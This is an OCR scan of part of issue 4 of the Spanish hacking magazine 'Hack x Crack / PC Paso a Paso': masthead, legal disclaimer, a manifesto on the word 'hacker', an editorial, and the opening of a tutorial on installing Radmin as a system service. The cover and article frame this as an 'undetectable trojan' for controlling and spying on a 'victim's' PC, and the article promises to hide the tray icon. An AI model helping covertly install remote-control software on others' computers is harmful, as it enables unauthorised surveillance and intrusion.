
PC PASO a PASO

HACK: CONTROLA A TU VÍCTIMA



Consigue una IP FIJA



LOS CUADERNOS DE HACK X CRACK

www.hackxcrack.com

CONTROL REMOTO DE SISTEMAS PASO A PASO



HEMOS PUESTO UN SERVIDOR A TU DISPOSICION



OCULTACIÓN DE IP POR NOMBRE DE DOMINIO



CONTROLA UNA SALA DE ORDENADORES YA !!!

CREA TU SEGUNDO TROYANO INDETECTABLE POR LOS ANTIVIRUS + CODE/DECODE BUG

CONSIGUE 100.000 NOMBRES DE DOMINIO GRATIS !!!

Nº 4 -- P.V.P. 4,5 EUROS



HACK: "UN PC PARA GOBERNARLOS A TODOS"



LOS CUADERNOS DE HACK X CRACK

www.hackxcrack.com

EDITORIAL: EDITOTRANS S.L.
C.I.F: B43675701

Director Editorial
I. SENTIS

E-mail contacto
director@editotrans.com

Título de la publicación
Los Cuadernos de HACK X CRACK.

Nombre Comercial de la publicacíón
PC PASO A PASO

Web
www.hackxcrack.com

Deposito legal: B.26805-2002
Código EAN: 8414090202756
Código ISSN: En proceso



Director de la Publicación
J. Sentís

E-mail
director@hackxcrack.com

Diseño gráfico:
J. M. Velasco

Contacto diseñador gráfico
grafico@hackxcrack.com

Redactores
AZIMUT, ROTEADO, FASTIC, MORDEA, FAUSTO, ENTROPIC, MEIDOR, HASHIMUIRA, BACKBONE, ZORTEMIUS, AK22, DORKAN, KMORK, MAILA, TITINA, SIMPSIM... ... ...

Contacto redactores
redactores@hackxcrack.com

Colaboradores
Mas de 130 personas: de España, de Brasil, de Argentina, de Francia, de Alemania de Japón y algún Estadounidense.

Contacto colaboradores
colaboradores@hackxcrack.com

Imprime
I.G. PRINTONE S.A. Tel 91 808 50 15

Distribución
Coedis S.L. Avda. de Barcelona 225. Molins de Rei. Barcelona. Tel 93 680 03 60 FAX 93 668 82 59
WEB: www.coedis.com (mapa de distribución en la web)

NUMERO 4 -- PRINTED IN SPAIN

DECLARACION DE INTENCIONES

PARA "LOS OTROS":

1.- La intención de la presente publicación NO ES fomentar la piratería informática ni la “delincuencia” en la Red.
2.- Cualquier texto publicado es VALIDADO por nuestra Asesoría Jurídica, por lo que advertimos a cualquier persona, empresa u organización de la inutilidad de cualquier iniciativa jurídica en nuestra contra. Aun así, en caso de cualquier iniciativa en contra de esta revista, deberá ser debidamente presentada y resuelta en la Razón Social que figura en nuestros documentos de constitución.
3.- Esta publicación no se hace responsable del mal uso de los conocimientos que se exponen.
4.- Esta publicación NO FACILITARÁ los datos de nuestros colaboradores ni el origen de nuestros conocimientos salvo ORDEN JUDICIAL y, aun así, advertimos que algunos de esos colaboradores NO SON CONOCIDOS mas que por sus NICKS (alias). Por ello, correrá a cargo de los organismos pertinentes su “descubrimiento”.
5.- Esta publicación NO SE HACE RESPONSABLE ni tienen por qué COMPARTIR las opiniones personales vertidas por sus colaboradores, por lo que NO SOMOS RESPONSABLES de las mismas.
6.- Cualquier texto publicado estará bajo las protecciones de DERECHOS DE AUTOR y no se permite su copia, publicación, modificación o distribución sin antes obtener el permiso de esta editorial. De este punto quedan exentos aquellos textos que han sido obtenidos de terceros y/o que están sujetos a otras licencias (ya sean por parte de su autor o por terceros).
7.- Si desean ponerse en contacto con nuestro departamento jurídico, rogamos enviar mail a juridico@hackxcrack.com

PARA NUESTROS LECTORES:

Como podréis ver, esta no es una revista mas, por primera vez tenéis ante vosotros una publicación LIBRE que os ofrecerá la posibilidad de explorar la red tal y como debe explorarse ;)

Esta publicación responde a la pregunta mas veces expuesta en LA RED: ¿Como puedo ser un hacker? Bien, ahora seguro que muchos ya se están "sonriendo" y pensando lo ilusos que somos al intentar "eregirnos" en "portadores de LA LUZ", pensando que seremos una "escuela de lamers" y similares a otras publicaciones que, entre sus 100 páginas de revista solo contiene 5 de "material utilizable" (si es que puede llamarse así).

Pues NO, lo siento, vosotros seréis nuestros jueces y, llegado el caso, NUESTROS VERDUGOS.

Nuestro objetivo es: ACABAR CON LA BASURA DE LA RED (lamers y demás "esencias") con el único método que conocemos: LA EDUCACIÓN y con un única bandera que será por siempre nuestra firma: SOLO EL CONOCIMIENTO TE HACE LIBRE.

Estos son nuestros pilares: LA EDUCACIÓN Y EL CONOCIMIENTO. Para ser un HACKER (maldita palabra mal entendida por unos y peor utilizada por otros) solo hace falta dos cosas: curiosidad y medios, a partir de ahora la curiosidad deberéis ponerla VOSOTROS, porque los medios los facilitaremos NOSOTROS. En las siguientes líneas os descubrimos cómo podremos conseguir nuestros objetivos y definimos algunas de las palabras que más han sido violadas y retorcidas en su significado.

Hacker: Este término ha sufrido a lo largo de su corta historia una horrible conspiración perpetrada por la ignorancia de los medios, eso que personalmente llamo "periodismo de telediario" (en clara alusión a los ridículos artículos que no hacen mas que intoxicar nuestra percepción de las cosas e insultar nuestra inteligencia). Ese tipo de periodismo unido a "otros poderes", desde los monopolios que deben justificar su incompetencia hasta los gobiernos que deben justificar sus intereses ocultos pasando por la industria del cine (normalmente demonológica) y los medios informativos "de masas".

Pues bien, HACKER no es mas que una persona que posee conocimientos avanzados sobre una materia en concreto, normalmente relacionados con la tecnología aunque ni mucho menos limitado a ello. Ponen sus aptitudes al servicio de un único objetivo: EL CONOCIMIENTO. Desean conocer el funcionamiento de "las cosas" y no encuentran límites en sus camino mas que su propia curiosidad. No se dedican a destruir ni a causar estragos entre sus "victimas", no se dedican a robar ni a chantajear ni a regodearse de sus "conquistas", muy al contrario suelen advertir a terceros de las debilidades de sus sistemas y, desgraciadamente, esos "terceros" en lugar de agradecerles su aviso se dedican a denunciarlos o perseguirlos… aunque no siempre es así, por supuesto, muchas compañías y gobiernos han aprendido lo valiosos que son los HACKERS y ahora algunos son colaboradores (o empleados) de estos. **BILL GATES** es un HACKER (el papá ventanas), como **Linus Torvalds** (el papá Linux) o **Grace Hooper** (la Almirante, creadora del Lenguaje COBOL), los autores del COREWAR **Robert Thomas Morris, Douglas McIlroy** y **Victor Vysottsky** (precursores de los creadores de virus informáticos), **Fred Cohen** (el primer investigador y autor de los virus de la historia), **Dennis Ritchie** y **Ken Thompson** ("hacedores" del Lenguaje C y co-creadores del SO UNIX), **Gary Kildall** (autor del sistema operativo CMP y CPM/86), **Tim Paterson** (autor del Quick & Dirty DOS), **Morris** (autor de "The tour of the Worm"), **Kevin Mitnick** (el más buscado por el FBI), **Phiber Optik** (líder juvenil convertido en símbolo de los hackers), **Richard Stallman** (impulsor del "software gratuito" y GNU), **Johan Helsingius** (primer conductor de un Remailer Anónimo), **Chen Ing-Hou** (autor del virus CIH -Chernobyl-), **Sir Dyistic** (creadorutor del Back Orifice), **David L. Smith** (virus Melissa), **Reonel Ramonez** (virus LoveLetter), **Vladimir Levin** (Robó electrónicamente 10 millones de dólares al Citibank), y muchos mas. ¿Cómo? ¿Pero no hemos dicho que los hackers no comenten delitos? Pues NO, vuelve a leer su definición… pero claro, de todo hay en la viña del señor, y al igual que hay delincuentes entre el clero hay hackers que en un momento u otro han ·caido· en la ilegalidad, nadie es perfecto!!!!! … y **Bill Gates** es un HACKER? Por supuesto, solo tienes que leerte su biografía. ¿Sorprendido? Espero que no, porque eso no es nada mas que un cero a la izquierda en comparación con lo que vas a encontrar en esta revista.

EDITORIAL:
DOS CABEZAS PARA UN SOLO CUERPO

Antes que nada, desde la editorial de Hack x Crack, queremos agradecer los cientos y cientos de mails que hemos recibido dando ánimos a quienes intentamos sacar esta publicación adelante. No ha sido fácil, nada fácil, pero creemos firmemente que sin vuestro apoyo habría sido imposible sacar a la calle este número 4 y esta vez EN COLOR!!! :)

Los que nos siguen desde el número 1 saben de nuestros problemas para mantener esta revista en el mercado, no solo el contenido era un problema, también lo era el tamaño de la publicación y el nombre de la revista: Los cuadernos de Hack x Crack. Los quiosqueros devolvían el 58% de la tirada sin ponerla a la venta porque no sabían si esta revista era de Crucigramas, ajedrez (por lo de HACK ;p) o de pornografía (porque la portada era negra). De verdad, creíamos que podían haber cientos de motivos por los cuales debíamos preocuparnos, pero nunca pensamos que nuestro mayor escollo fuese la distribución/puntos de venta.

Ahora hemos intentado poner remedio a todos esos problemas:
- La revista se sigue llamando Los Cuadernos de Hack x Crack, pero ahora, nuestro nombre comercial es PC PASO A PASO. Con esto conseguiremos que los distribuidores y quioscos pongan la revista donde debe estar, junto al resto de revistas informáticas.
- El tamaño ha sido ampliado a DIN-4, con lo que la revista dejará de perderse entre los cientos de dinosaurios que pueblan las estanterías de los quioscos.
- El color ha llegado a la revista, con lo que podremos incluir publicidad y utilizar esos ingresos para comprar servidores y ponerlos a tu disposición.

En definitiva: Queremos cumplir nuestros objetivos iniciales y hacer honor a nuestra Declaración de Intenciones.

Esta publicación deberá tener 160-180 páginas para septiembre del año 2003 y a ser posible mantener el precio de 4,5 euros. Nuestra sección principal será la que hasta ahora ha sido nuestra "lanza", todo lo relacionado con el mundo del Hacking y la Seguridad Informática; pero no podremos avanzar sin empezar a estudiar programación y temas relativos a la misma (tanto orientado a sistemas como orientado a la Web). Por todo ello, iniciaremos cursos prácticos de cuantos lenguajes consideremos necesarios y artículos/cursos de cuantas materias creamos interesantes (desde ingeniería inversa a "carding", siempre que consigamos explicarlo "dentro de la ley", claro).

Quien crea que haremos como todo el mundo, es decir, soporíferos cursos sobre teoría de la programación y extensísimos artículos tan técnicos como inservibles, se equivoca. Si iniciamos un curso APACHE-PHP-SQL, lo haremos de la mejor forma posible, es decir, montaremos una Web desde cero y aplicaremos, uno a uno, procedimientos añadidos. Podríamos, por ejemplo, montar una simple agenda en ACCESS y añadir funciones personalizadas que podrás ampliar y mejorar a tu gusto, porque TU ERES EL QUE VA A CREAR ESA AGENDA DESDE CERO!!! A todos nos ha pasado, nos leemos un manual de 400 páginas de bases de datos (por ejemplo) y después de un par de días, nos damos cuenta que NO PODEMOS enfrentarnos a la creación de una simple lista de la compra ;p.

Pero no solo de redes y hacking vive el hombre, siempre que veamos algo interesante te lo presentaremos. En este número, por ejemplo, te enseñamos los secretos de las "letras de fuego". Bueno, seamos sinceros, ese artículo es un simple "gancho" para todos aquellos que "pasan" de las IPs y programación. Je, je… a ver si compran la revista y les pica el "IP-gusanillo" ():p

Bueno, solo quiero recordaros una cosa: todos los que participamos en Hack x Crack/PC PASO A PASO intentaremos, poco a poco, dejar nuestras actividades actuales y dedicar el 80% de nuestro tiempo a esta revista. Pero por el momento somos personas que trabajamos en el mundo de la Informática, somos Administradores de Sistemas, Técnicos Informáticos, Gestores de Redes, Auditores de Seguridad y… bueno, hay personas de las que desconocemos su empleo actual porque aportan su conocimiento y no desean ser conocidas (por el momento). Resumiendo, sabemos lo inútil que es La Teoría sin La Práctica y esta revista intentará unificar esos dos conceptos tan distantes en el mundo informático actual. En resumen, la revista que tienes entre las manos es el principio de un proyecto que, poco a poco y PASO A PASO, iremos profesionalizando nuestro aspecto y cumpliendo nuestros objetivos.

Ya os dejo, que disfrutes con la lectura de Hack x Crack 4 o PC PASO A PASO 4, como prefieras!!!

Ahhh!!! Se nos olvidaba. Por favor, NO ESTÁS SOLO!!!! En nuestra Web (www.hackxcrack.com) tenemos un FORO donde los lectores y la editorial nos contamos nuestras experiencias. Actualmente, el foro es la única parte de la Web que ha sido "mimada" y está 100% operativo, somos más de 1000 miembros y es nuestro centro de reunión. En el FORO podrás encontrar todo tipo de información y "la editorial" suele emitir comunicados a través de AZIMUT "el amo del foro". También tenemos un par de canales de CHAT que los lectores (personas como tu y yo) han montado para facilitar un mayor acercamiento entre los miembros.

Una vez más GRACIAS a todos los que participan el FORO y el CHAT ofreciendo de forma desinteresada su TIEMPO Y CONOCIMIENTOS.

CREA TU SEGUNDO TROYANO INDETECTABLE E INMUNE A LOS ANTIVIRUS

"RADMIN": REMOTE ADMINISTRATOR 2.1 UN CONTROLADOR REMOTO "A MEDIDA" ;)

PARTE I: INSTALANDO Y CONOCIENDO EL PROGRAMA.

Controlar desde tu casa un PC que está a miles de Kilómetros es, hoy por hoy, una realidad que muchos desconocen. No te hablamos de esos "simpáticos" troyanos con que los "lamers" de turno infectan sistemas, no, te hablamos de Controlar al 100% un PC con las herramientas adecuadas: Software de Control Remoto de Sistemas.

Presencia Virtual: Toma el control absoluto de un Escritorio Remoto.
Control de Sala: Controla todos los ordenadores de una Sala sin moverte de tu monitor.
Visión Remota: Espía lo que sale en la pantalla del monitor remoto :)



El título es "Crea tu...

El título es "Crea tu segundo "troyano"..." No, no nos hemos equivocado, este es el segundo "troyano" que enseñamos en Hack x Crack. El primero se explicó detalladamente en el número 1.



Antes de ponerte...

Antes de ponerte delante del ordenador y seguir los pasos que te explicaremos, lee la totalidad del artículo al menos una vez. Te lo recomendamos porque de esa forma tienes una visión general del tema y, cuando te sientes frente al teclado, estarás mucho más preparado :)

1.- ¿Qué conseguiremos hacer?

Mediante el siguiente artículo, podremos:

* Controlar a distancia un PC situado en cualquier parte del mundo, siempre que esté conectado a Internet, claro ;)

* Controlar desde un solo PC todos los PCs de una sala, siempre que estén conectados por Red, claro ;)

* Abrir sesiones Telnet en los PCs que controlemos.

* Abrir sesiones para compartir archivos.

* Ver lo que está viendo la persona que está delante del PC "controlado".

* Utilizar el Mouse del PC "controlado".

* Y muchas cosas más.

2.- Empecemos aclarando conceptos.

Antes de meternos en el tema, debemos tener muy claros dos conceptos que, en realidad, son dos caras de la misma moneda: Cliente y Servidor. No vamos a explicarlo en profundidad porque este tema se trató en los números anteriores de esta publicación; pero debemos, como mínimo, recordar la base.

Cuando hablamos de Redes, un CLIENTE es el que pide "algo" y un SERVIDOR es el que "sirve" lo pedido.

- Si hombre, claro, como no te expliques mejor :(

De acuerdo, un cliente es, por ejemplo, tu Navegador de Internet (el Internet Explorer, el Netscape, o el que utilices normalmente). Cuando abres el Internet Explorer e introduces una dirección Web, por ejemplo www.microsoft.com, lo que haces es pedirle a una máquina (servidor) que te "sirva" esa página Web (www.microsoft.com). Entonces el Servidor, recibe tu petición y envía (sirve) los datos a tu Navegador (tu ordenador), el que finalmente los interpreta y muestra en tu la pantalla la Web de Microsoft. Al igual que tu tienes un Software Cliente para hacer las peticiones (el Internet Explorer), el servidor tiene un Software Servidor de Páginas Web (por ejemplo el IIS -Microsoft Internet Information Server- o el Apache), por eso puede servirte la página que le pides.



Este proceso está...

Este proceso está explicado y detallado en los números 1, 2 y 3 de esta publicación, ahora simplemente estamos recordando lo mínimo necesario para poder comprender este artículo.

Bien, teniendo claro el concepto de Cliente y Servidor, vamos meternos de lleno en el artículo.

3.- Hay que encontrar el Software adecuado!!!

No podemos empezar el artículo si no seleccionamos un Software de Control Remoto... ummmm... hay muchos programas que se dedican a esto y algunos tan conocidos como el Symantec pcAnywhere, actualmente en su versión 10.5 (www.symantec.com); pero nosotros vamos a utilizar todo un clásico entre los Hackers, es decir, entre los Administradores de Red.

- ¿Hacker = Administrador de Red? Pero si un Hacker es uno de esos tipos raros que se dedican a robar bancos y hundir empresas ¿no? Un delincuente peligroso que hace virus y trafica con programas en Internet y.....

PARA!!!!! No sea que me deprima y no continúe escribiendo este artículo. Por favor, si es la primera vez que compras esta revista, haré como si no te hubiese oído... un hacker simplemente es una persona que tiene conocimientos avanzados sobre un tema (en este caso, informática). Por favor, no te dejes **influenciar por los medios "desinformativos",**

créeme, como ejemplo de Hacker tienes a "Hill" Gates :) (creador de Windows) o Linus Torvald (creador de Linux).


Vale, como decía, nosotros utilizaremos para este artículo el "radmin", **Remote Administrador** (**http://www.famatech.com/**). Este programa ocupa poco más de un mega y es perfecto para lo que nosotros haremos después con él :)

4.- Instalando el "radmin"


Antes que nada, descargamos el programa de la Web Oficial (**http://www.famatech.com/**) o de la Web de esta publicación (**www.hackxcrack.com**) en la sección de programas.

Una vez descargado creamos una carpeta en nuestro disco duro, nosotros hemos creado la carpeta c:\radmin y metemos allí el archivo descargado, que seguro se llama "**radmin21.zip**". Como puedes ver, está comprimido en formato ZIP, así que lo descomprimimos en la misma carpeta y nos quedará una carpeta llamada radmin creada en el disco duro c: y cuatro archivos en su interior:

1 el que nos hemos descargado (radmin21.zip)
2 FILE_ID.DIZ (texto informativo)
3 README.TXT (texto informativo)
4 RADMIN21.EXE (el instalador del radmin!!! :))



Listo, ejecutamos el radmin21.exe pulsando dos veces sobre él y se iniciará la instalación. Veremos varias ventanas típicas de cuando instalamos cualquier programa en Windows, las aceptamos todas por defecto (toma nota del directorio de instalación, por favor) hasta llegar a una en la que nos dice que el "radmin" puede instalarse en dos modos: **As system service** (como servicio del sistema) o **As trivial application** (como una aplicación normal). Por si acaso, en la siguiente imagen tienes esta pantalla :)





- A ver, explícame eso de system service, que no me gusta instalar las cosas "a lo tonto".

Bueno, bueno, bueno... no tendría que recordarte que ya se explicó lo que era un servicio en números anteriores. Simplemente una referencia (incompleta pero suficiente), un servicio es un programa que se iniciará con el sistema, es decir, cada vez que inicies Windows iniciarás cualquier programa instalado "como servicio".

En este caso, el "radmin" te pregunta si quieres instalarlo como servicio, a lo que diremos que si marcando el cuadro de confirmación a la derecha del cual podemos leer "**Install RAdmin Server as System Service** (Instalar "radmin" como servicio de sistema). Pues eso, marcamos la casilla y pulsamos el botón "**Next**" (abajo a la derecha).

Ahora veremos una pantalla donde nos pide un password, pues introducimos un password y lo confirmamos. En esta misma ventana, si tu sistema operativo es un Windows NT o XP, te da la opción de utilizar los elementos de seguridad de Windows (**WinNT user lever security support**). Pues bien, NO SELECCIONES esa opción, déjalo en blanco tal como puedes ver en la imagen.





La opción "WinNT user...

La opción "WinNT user lever security support" permite al programa utilizar la propia seguridad de Windows para la gestión de usuarios y demás. Como opinión personal, tengo que decir que NO me gusta que ningún programa se "acoja" a la seguridad del sistema operativo a la hora de gestionar NADA… es una opinión personal y gratuita. Este punto es foco de discusión continua entre los partidarios y detractores de este tipo de prácticas, no quiero crear polémica, simplemente he dado mi opinión.

Pulsamos OK y te pedirá reiniciar el equipo, pues no nos queda más remedio :(
Una vez reiniciado, veremos en la barra de inicio (a la derecha) un nuevo icono. Si, ya enseñaremos a quitarlo más adelante ;)






Un simple apunte...

Un simple apunte informativo, cualquier icono que nos salga en la barra de inicio es llamado "Tray Icon". Es una de esas cosas que está de moda en los programas y que te enseñaremos a ocultar :)

5.- Conociendo...


Ahora, si pasas el Mouse sobre el Tray Icon del "radmin", verás una IP, si picas dos veces sobre él te saldrá una escuálida ventanita diciéndote que no hay conexiones (no connections) y si pulsas el botón contextual del Mouse sobre el icono, no verás mas que una opción (la de ver conexiones), la cual te conducirá a la ventana anterior. Vale pues vamos a arreglarlo, que seguro ya estás pensando en lo inservible que es todo esto :)





El llamado menú...

El llamado menú contextual es menú que sale cuando pones el Mouse sobre un icono (o sobre cualquier otra cosa) y pulsas el botón derecho.



Si cuando pasas el...

Si cuando pasas el Mouse sobre el Tray Icon te sale la IP 127.0.0.1, simplemente recordarte que esa es la famosa LOOP-IP… todos los ordenadores tienen esta dirección (127.0.0.1) y es accesible solo desde tu propio ordenador. Se utiliza para pruebas de red interna y otras cosas (esa IP solo te saldrá en caso de no estar conectado a ninguna Red, entendiendo por Red tanto Internet como Intranet)

Ahora es MUY IMPORTANTE que entiendas una cosa: Lo que tienes ejecutándose en tu ordenador es solo una parte del programa "radmin", la parte "servicio", es decir, el servidor. Ahora vamos a ejecutar el cliente en nuestro PC.



- Para!!! ¿Me estás...

- Para!!! ¿Me estás diciendo que en mi ordenador tendré el Cliente y el Servidor? Vamos a ver, primero me enseñas un programa que no tiene apenas opciones y ahora me dices que yo mismo soy/seré mi cliente y mi servidor… ¿cómo se entiende eso?

Espera, te lo explico enseguida. Cuando hemos descrito lo que es un servidor y un cliente, hemos puesto de ejemplo el Internet Explorer pidiendo una página Web a un Servidor de Microsoft. Quizás pienses que el cliente (TU) tienes forzosamente que pedir las cosas a un ordenador distinto (el servidor de Microsoft), pero eso no es así, te lo detallo.

Imagina que te instalas en tu ordenador el IIS, es decir, un software servidor de páginas Web. Pues muy bien, cuando abras tu cliente (el Internet Explorer), podrás pedirte una página Web a ti mismo utilizando la LOOP-IP, es decir, simplemente poniendo 127.0.0.1 en tu navegador. Está claro que eres Cliente y Servidor al mismo tiempo porque tienes instalado el software Cliente y el software Servidor en tu propio ordenador. Ahora se entiende ¿verdad?. No debería decir todo esto porque ya se explicó en su momento, pero bueno, por si acaso :)



Para quienes piensen...

Para quienes piensen que explicar las cosas tantas veces es una perdida de tiempo, tengo que decirles que estos pequeños conceptos (cliente // servidor) y esas pequeñas dudas que uno se plantea cuando se mete en el tema, son las que acaban por fastidiar todo un artículo/ejercicio. Esta revista se ha propuesto enseñar a todo el mundo y necesitamos recalcar algunos conceptos una y otra vez, la experiencia nos ha demostrado que solo así podemos acceder a aquellas personas que no tienen conocimientos avanzados de informática.


Si tu ya conoces estos conceptos relacionados con la Red, seguro que te parecerán "demasiado simples"; pero hay personas con conocimientos avanzados de, por ejemplo, diseño gráfico, a las que no puedes decirles que te envíen un simple mail porque en su momento no supieron ni configurar su programa de correo electrónico. Tenemos que explicar temas relacionados con La Red y hacemos uso de cuantos medios están a nuestro alcance, y uno de ellos es explicar las mismas cosas una y otra vez con palabras y ejemplos distintos.

- Deja de darme la paliza y continúa explicando que ya te estás pasando… "ahora el tío me está preparando para una de esas explicaciones científico-técnico-informático-incomprensibles, seguro que no pillaré ni una, ya verás…"


Vaaaaaale, seguimos :) Estábamos a punto de iniciar

la parte cliente. Vamos al Menú Inicio y buscamos el programa que acabamos de instalar, es decir, el Remote Administrador v2.1 (es una vergüenza decirlo, pero bueno, el Menú Inicio es la barra que tienes en la zona más baja de tu monitor, esa en la que hay un botón llamado Inicio a partir del cual puedes abrir cualquier programa instalado en tu ordenador, si ya, ya se que lo sabes, pero hemos recibido algún mail en el que nos lo preguntan).

